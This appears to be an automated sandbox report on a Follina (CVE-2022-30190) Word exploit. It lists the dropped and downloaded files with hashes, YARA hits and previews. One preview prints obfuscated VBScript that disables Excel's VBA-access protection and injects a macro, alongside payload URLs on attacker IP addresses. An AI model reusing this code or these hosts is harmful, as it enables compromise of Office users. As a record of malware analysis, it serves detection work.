Preview:	..9hnc..P.UcIc0RKb:g . .1.8.2.7.0.1.7.9.5.0.1.../...../e.N.[~b0RvQ.TW[:N ..s*.z.../.....S.H.A.P.E. .X. .\.*. .M.E.R.G.E.F.O.R.M.A.T... . ...0...4...6...8...T...H...J..... ....gd*a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{EBAAA875-CA9E-482D-9FF8-D03B7C8CE152}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\dllhost[1].hta

Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	21824
Entropy (8bit):	4.502978783041859
Encrypted:	false
SSDEEP:	192:fgVwLjUJpJf0t59KLKnVTpngGwK69kVaWXO:YVwLjmpJfC59KLKnVTpngGwK69kVaWXO
MD5:	3E55BD78BB922420E76EBAF2F5E13BCE
SHA1:	8E46A458697D4CF862C5B355E0DC4982363E3D15

SHA-256:	2BC598361C057879174A09C0833EF223225124D6745DF5615A7A1A9C6D273F4C
SHA-512:	D91869D5BF46C988915B39D5E6F7A34941333AF3B2C385E089B7662635895A6937D9CC0B3AABB8F76E8723A9034674A19B0E07F492E727950E21F0B698EB3632
Malicious:	false
Yara Hits:	• Rule: webshell_asp_obfuscated, Description: ASP webshell obfuscated, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\dllhost[1].hta, Author: Arnim Rupp
IE Cache URL:	http://159.75.135.162:61256/dllhost.hta
Preview:	<html><head><script language="vbscript">.Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule..Set objExcel = CreateObject("Excel.Application").objExcel.Visible = False..Set WshShell = CreateObject("Wscript.Shell")..function RegExists(regKey)..on error resume next..WshShell.RegRead regKey..RegExists = (Err.number = 0).end function..' Get the old AccessVBOM value.RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"..if RegExists(RegPath) then..action = WshShell.RegRead(RegPath).else..action = "".end if..' Weaken the target.WshShell.RegWrite RegPath, 1, "REG_DWORD"..' Run the macro.Set objWorkbook = objExcel.Workbooks.Add().Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1).xlmodule.CodeModule.AddFromString "Private "&"Type PRO"&"CESS_INF"&"ORMATION"&Chr(10)&" hPro"&"cess As "&"Long"&Chr(10)&" hThr"&"ead As L"&"ong"&Chr(10)&" dwPr"&"ocessId "&"As Long "&Chr(10)&" dwTh"&"readId A"&"s Long"&Chr(10)& _."End Typ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\exploit[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	5737
Entropy (8bit):	4.627210073550201
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gz:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiu
MD5:	4C00910BAF865F5D0D7F37F77816B375
SHA1:	ADA759E7A00B362553580A89269201257BD6F9E0
SHA-256:	32EC74CCEFC7D7FEB5C8817097652FC6014C6217F5B6A2695A95E680D6958153
SHA-512:	9C69E8FA9E1F27C6AB0E464A2E7CD1F89E5CACF671A775DC55045A19F3D5DAE98AF5EF3E973FA021DC7E933505AC8B706EA0F8DDB371BB7414E7A75CF933BE27
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\exploit[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\exploit[1].htm, Author: Joe Security
IE Cache URL:	http://101.33.231.81:62563/exploit.html
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Temp\RES55EE.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.120422056924814
Encrypted:	false
SSDEEP:	24:H54C9A+gqyliDKzhHaAhKqmxfII+ycuZhN+akSGPNnq9Wd:ZCffK96iKqmxg1ul+a36q9m
MD5:	CBC4FD42283484CF2D3661E516B43451
SHA1:	B2E7228A493A798BB45DDF1F44ACC49C5C0337CB
SHA-256:	12090443E2B39FCA7099B35FA2E4FB8AFA00B4FFAD3AF0D6B011407C4C51006E
SHA-512:	C02E05CE6AEE4FD0F61B69B93EFF18474037A3CB399989A4A5851234E273794BE2499C02CA063BC03B206B56700F2A32D1C72EB6481BC07ED027C279961F8A4(
Malicious:	false
Preview:	L....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\xppvbwul\CSC578DA5B3682742E2AA363EADA4BD665D.TMP.....!...U..... .....4.....C:\Users\user\AppData\Local\Temp\RES55EE.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...x.p.p.v.b.w.u.l...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES5BB.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364

Entropy (8bit):	4.084699669422432
Encrypted:	false
SSDEEP:	24:HyC9AWPbdOH0hhKqmxfWI+ycuZhNhakSvPNnq9Wd:wWPb8UvKqmx+1ulha3tq9m
MD5:	BB0053D5F736B89AFBB8F5F33B5E7218
SHA1:	BC0356C8CC0EE3D0F6575BCDA49C84B500A886BA
SHA-256:	0027B8C1EC66C5E0F3180DDAD2A9D7A7BE8E9EA7EFE0E4743336056392588744
SHA-512:	B392A188FC74745AB54711044818159103D21BDC63774D5A34F19F1C68FEAB6F368DA3F298D7BCDACA8B211ABB50C59001CE331341BB2C15179BF553E49A4DF9
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\hfyslwgs\CSCD4B89031A8FB43F8B14D4D9332D5938.TMP.....K..U5Sh..r..P.....3.....C:\Users\user\AppData\Local\Temp\RES5BB.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.f.y.s.l.w.g.s...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES5C8A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.08674734556556
Encrypted:	false
SSDEEP:	24:H/C9AWP2q/quhHahKqmxfII+ycuZhNtakS7PNnq9Wd:PWPlQKqmxg1ulta3xq9m
MD5:	E5AB62FAA5D8C8A3F961D1CFF28FCF95
SHA1:	E9E46C7366678D5C85E4C2876799BA5CB846A997
SHA-256:	9DBE47EB4DA49C11B8BDF462D9FEFAD81A22164B6FD110800217598AD5F9A9F0
SHA-512:	2D6941FE9DE5E2C4E7D22136A0F5C17FAB3BC8B3930C0F7D37145B6026C9BE6F985F952AA475AB20D576CB788537EA9F63FA954B751F5E4F987C2C03E282B629
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\s0ida0bj\CSCC025FCB9965F4BC3896D6CAE016378F.TMP.....5z.u^..[.....4.....C:\Users\user\AppData\Local\Temp\RES5C8A.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.0.i.d.a.0.b.j...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\hfyslwgs\CSCD4B89031A8FB43F8B14D4D9332D5938.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.090964277542768
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryzak7YnqqvPN5Dlq5J:+RI+ycuZhNhakSvPNnqX
MD5:	DA4BFE7F55355368C79EE672A4185098
SHA1:	5B75DE9971EC4A6E63E519B9D5044EAC3BA7FB47
SHA-256:	F9BB363D2704FDF15A83424F1EF06EE22853A2755B8702E36972D67BBB4AD7C4
SHA-512:	B0997552C916A28AE3AE25332D50EBA9A342AA0C6E7F765694515EE6B7BA59C3A5C3C9FCB479800BB897428F9D224EAE4AD575F4AA0879B8CBAAF11C4161C317
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.f.y.s.l.w.g.s...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...h.f.y.s.l.w.g.s...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\hfyslwgs\hfyslwgs.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.0912843516559185
Encrypted:	false
SSDEEP:	24:etGSr9pz1qlkCe745Q7GslPor9LjvX5ekjV4gztkZfDdy6Iv+/OBWI+ycuZhNhaU:6vpqb927GslPELDRjyJDdQk1ulha3tq

MD5:	B651714635F6DA8C2823B9E0E06BEB86
SHA1:	1172AE739291891D8B11CED2EECF16EC2A37F006
SHA-256:	E80B4D2EB20B23D5E09B9E05B893E8066B104276DCCA506B132CD684E771DAFA
SHA-512:	083503C70CBAC9CB0B2E627D89F8B1265E14B551FBEE30A91D03DD1330640289BF831031EFDA5C1C40FB4FFD01913844859C9731E1FEF3B7B16669875B42CA1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....%... ...@..... ..... .@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB... .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\msoD879.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	GIF image data, version 89a, 15 x 15
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.949125862393289
Encrypted:	false
SSDEEP:	12:PlrojAxh4bxdtT/CS3wkxWHMGBJg8E8gKVYQezuYEecp:trPsTTaWKbBCgVqSF
MD5:	ED3C1C40B68BA4F40DB15529D5443DEC
SHA1:	831AF99BB64A04617E0A42EA898756F9E0E0BCCA
SHA-256:	039FE79B74E6D3D561E32D4AF570E6CA70DB6BB3718395BE2BF278B9E601279A
SHA-512:	C7B765B9AFBB9810B6674DBC5C5064ED96A2682E78D5DFFAB384D81EDBC77D01E0004F230D4207F2B7D89CEE9008D79D5FBADC5CB486DA4BC43293B7AA878 041
Malicious:	false
Preview:	GIF89a....w..!..MSOFFICE9.0.....sRGB.....!..MSOFFICE9.0.....msOPMSOFFICE9.0Dn&P3.!..MSOFFICE9.0.....cmPPJCmp0712.....!.....,.....'..;..b…RQ.xx.... .....,+.....yy..;..b.....qp.bb.....uv.ZZ.LL.....xw.jj.NN.A@....zz.mm.^_.....yw.....yx.xw.RR.,*.++..... .....8....>.....4567...=…./0123.....<9:.()*+,-.B.@...."#$%&'..... !..... .....C.?....A;<...HT(..;

C:\Users\user\AppData\Local\Temp\s0ida0bj\CSCC025FCB9965F4BC3896D6CAE016378F.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.072448993772642
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryPak7Ynqq7PN5Dlq5J:+RI+ycuZhNtakS7PNnqX
MD5:	05F21B01AE097F357A8B755EF3C55BD3
SHA1:	8DE3B4DBB8508E997809C3740B9F0D4D05A88792
SHA-256:	E0C632327D8C7511B6DEBA08CCF9CB9EE397D649DFA38F4F3750811E7DE636FC
SHA-512:	DE93D06BF8C8F4C9BA5AA02939936FB7A121E9E18D02073FE31562FFF7836E8494F08FC266A987DC65342144E4D3087AE946EEA8A73B3BF95358EA375458157A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.0.i.d.a.0.b.j...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.0.i.d.a.0.b.j...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\s0ida0bj\s0ida0bj.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7831670724119446
Encrypted:	false
SSDEEP:	48:6EoPhmKraYZkH8KTibUyxkwjj0JEC+CFSlwYejc1ulta3xq:SDaAkHHoPk8vCueL/K
MD5:	27B371F8AB9050AA9BFB2DD74009B90D
SHA1:	73A25B90E1707E89B1E67596F52AB5DA33EA5001
SHA-256:	D967F8235C80D4E94371E063E38C332CB92F34911943729C630A0CF9C1694185
SHA-512:	C20C1DBBCEB01DDC0993C2914567F202906A7548596E7EAB1431F49EA6F58AE7FD0DE6F54E9476DE46D1E97F57B8B33B61C8E350C4F5703C3B35962416C2426 E
Malicious:	false

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "....."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,...+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Local\Temp\xppvbwul\CSC578DA5B3682742E2AA363EADA4BD665D.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1130536385099563
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryAak7YnqqGPN5Dlq5J:+RI+ycuZhN+akSGPNnqX
MD5:	C7C021E4A2191A5585CE10C0E22011E6
SHA1:	C4C7FDE82C2981297F5FA3640D4E6156ED945D03
SHA-256:	B8E2AA6CDD97A5889221145A7F9EC30542969CB82D63E1FF2BD54FD6C41E791B
SHA-512:	8721D8DA68266E6A9CC16C2FDF307CB3ABDABBDF6A0FAA7C60476B0330B2B445E0299DF8641E78D85F0CB5E1EC53706EA02DDAEF2931F304F0742F8B6731CA 1D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...x.p.p.v.b.w.u.l...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...x.p.p.v.b.w.u.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\xppvbwul\xppvbwul.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.795053279708517
Encrypted:	false
SSDEEP:	96:GZKqedmYoNKvUTCSH3gR8H8FgwSHwBtkwZYPaSJ365O0ieMjQZamRnIjQK:ZElNK8TCSfHyPtkwZ+vKOjQZnnQ
MD5:	96675940BC8FEA4904357D87F05E25B6
SHA1:	F09D66A19ADBF85D9CD6FD41D6BD671DC516C598
SHA-256:	B2C16B6669CCC85B6C96BD572D8B5EAE14B12C73068480355AC9AE1A0F104A3C
SHA-512:	3BBCDEDE28C0920A6B6F29135915DC2CA59AEE23854133D48EE1339E223A47366700E92291F772DCFDC9719AE167C1A430A96F199D489B70907CAF1C934DA5E 5
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....b.....!.....^<... ...@..... ..... @.....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.reloc .....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,..o....*~....*....0..!..... ....s.....(....,..o....*~....*....0..... (....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+.....o.....+).o.....t....~....(....,...t.....(....&.o....-....u.....,..o.....o.....+*..o.....t....~.. ..(....,...t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\V3g2Pfu707.docx.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:42 2022, mtime=Thu Jun 16 20:20:13 2022, atime=Thu Jun 16 20:19:54 2022, length=520148, window=hide
Category:	dropped
Size (bytes):	1060
Entropy (8bit):	4.716831781392583
Encrypted:	false
SSDEEP:	12:8JIpHT1jU0uElPCH2HFHIiF+WZmfGGkjEjAJ/YLDmPgNDOTx5j4t2Y+xIBjKZm:8JYrFV2iUAJ8AADO9z7aB6m
MD5:	33785A075627AA0126024E30D72DD180
SHA1:	C31CA5037CF1385DE28103FA44B2D841368B39A3
SHA-256:	01A51BF0C3F705D1ACC0F47E85E825754CF92C153AAFC70105F677A4DCD3AFF7
SHA-512:	55A7F28136BC4BCAE37578D6217E96E3359E29912EA9B2D7CB7F85D2BB9A897FD1F4C806366BA3306F19F773195B30DF9B53F752D44ACD834A3A4C21B897C21 A
Malicious:	**true**
Preview:	L.....F.... ...feZ..3....'....B.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Tt.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....P.1.....hT....user.<.....Ny..Tt.....S.....,...h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..Tt.....Y.....>.....~.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.... .l.2.....T|. .V3G2PF~1.DOC..P.....hT...T|.....h.....V.3.g.2.P.f.u.7.0.7...d.o.c.x.....U.....-.....T.....>.S.....C:\Users\user\Desktop\V3g2Pfu707.do cx..&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.V.3.g.2.P.f.u.7.0.7...d.o.c.x.....:.,.LB.)...As..`.....X.....878411.....!a..%.H.VZAj.....-..!a..%.H.VZAj.....-..... ...1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	82
Entropy (8bit):	4.8455100909670845
Encrypted:	false
SSDEEP:	3:bDuMJlrjmZFSmxW4FXJmZFSv:bCgjCFzZCFc
MD5:	B2346410BF881C384BCAB69773547CF5
SHA1:	AECF4DEB8E6951D92D2C1AA4EC1903419619AA61
SHA-256:	A48C6AC2064B5E9EF0864D88D919F0D0462A5E45196452A728E59C7AC1577392
SHA-512:	B8A69E92B26ECAE535964895E58628AA0BBBEA8F3457C110046AC9F9D3E2C6D6818CB49426877AB6B9A6AABD9FFD9A8AD0E7A1E1FE9106604AA32981E11077 44
Malicious:	false
Preview:	[folders]..Templates.LNK=0..V3g2Pfu707.docx.LNK=0..[misc]..V3g2Pfu707.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.0687961738583445
Encrypted:	false
SSDEEP:	3:Rl/ZdusscN2ltmklFldkltzl/ln:RtZWQs6X
MD5:	9C34F698E59E336BB61C5119231A8C09
SHA1:	ED14C5885E9F418F5D93A15844B3A4AB2AF50155
SHA-256:	8063CA4B80C0B4B34FB52C641D817CA596DE6E88F00B990CE3FC09D6C07D598C
SHA-512:	6FEC94749DE432D3CA86F16239BBF1E3E8AC279062A4FBE0D4BCF4F3BF80B9703611F17363A8943A8C2AB9F406BBDE774332AAA3B614FFBE4B56869835D2A0F 5
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....J,y.....^El@.DlT.Dl`.DlDBElZREl.J(y.....`)$.....J.y.....)$.....

C:\Users\user\Desktop\~$g2Pfu707.docx	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.1182093265357653
Encrypted:	false
SSDEEP:	3:Rl/ZdusscN2ltmklilzkltzl/ln:RtZWQsGMX
MD5:	6B3FBED7E6A68126551A4EF251E1F4CE
SHA1:	EF42D8B8FFD2915B2193D46E1E3D191ADA088913
SHA-256:	9FC6E91279CB4D343306D14429690C873593C6A7D65144C7EBFF86AD7FC2FC9E
SHA-512:	7840393BF7F8C8AFC2B31E95E3FA43999B01289C0BCEB08FBF6AE748FFD22AD54A98058ADF746879BED6037120331BE6AAD9E1467F883431597D7D6D78007C8 B
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....J,y.....^El@.DlT.Dl`.DlDBElZREl.J(y.....`)$.....J.y.....)$.....

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\DiagPackage.diagpkg	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0

SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A9
Malicious:	false
